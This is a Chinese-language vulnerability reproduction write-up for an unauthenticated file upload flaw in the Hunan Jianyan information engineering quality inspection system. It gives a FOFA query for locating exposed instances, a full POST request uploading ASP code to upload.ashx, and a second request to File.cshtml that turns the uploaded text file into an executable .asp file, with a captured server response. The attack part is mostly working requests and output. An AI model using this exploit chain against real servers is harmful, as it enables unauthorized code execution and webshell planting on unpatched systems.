H20-2湖南建研-信息工程质量检测系统-文件上传

漏洞描述：

湖南建研信息工程质量检测系统upload.ashx接口处存在文件上漏洞，未授权的攻击者可通过此漏洞上传恶意后门文件，执行恶意命令获取

网站图片：

网络测绘：

fofa语法：

body="/Content/Theme/Standard/webSite/login.css"

漏洞复现：

payload：

```
POST /Applications/Attachment/upload.ashx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: multipart/form-data; boundary=------------------------8ecd2b831e8d20f4
Connection: close

--------------------------8ecd2b831e8d20f4
Content-Disposition: form-data; name="file"; filename="asd.txt"

<% Response.Write("Hello, World") %>
--------------------------8ecd2b831e8d20f4
Content-Disposition: form-data; name="_upload_guid"

asd
--------------------------8ecd2b831e8d20f4--
```

效果图:

利用File.cshtml 接口将文件转换为asp文件

Request


数据包扫描 美化 热加载 构造请求

```
1  POST /Standard/Editor/API/File.cshtml?act=geturl HTTP/1.1
2  Host :
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
   83.0.4103.116 Safari/537.36
4  Content-Type: application/x-www-form-urlencoded
5  X-Forwarded-Proto:
6
7  filename=/tempData/asd.asp&filetplpath=/tempData/asd.txt
```

Responses 64bytes / 64ms

```
1  HTTP/1.1 200 OK
2  Cache-Control: private
3  Content-Type: text/html;
4  Server: Microsoft-IIS/10.
5  Set-Cookie: ASP.NET_Sessi
6  X-AspNetWebPages-Version:
7  X-AspNet-Version: 4.0.303
8  X-Powered-By: ASP.NET
9  Access-Control-Allow-Orig
10 Access-Control-Allow-Meth
11 Access-Control-Allow-Head
12 Date: Sun, 28 Apr 2024 01
13 Content-Length: 64
14
```

验证



参考链接：

https://blog.csdn.net/qq_41904294/article/details/138273192?spm=1001.2014.3001.5502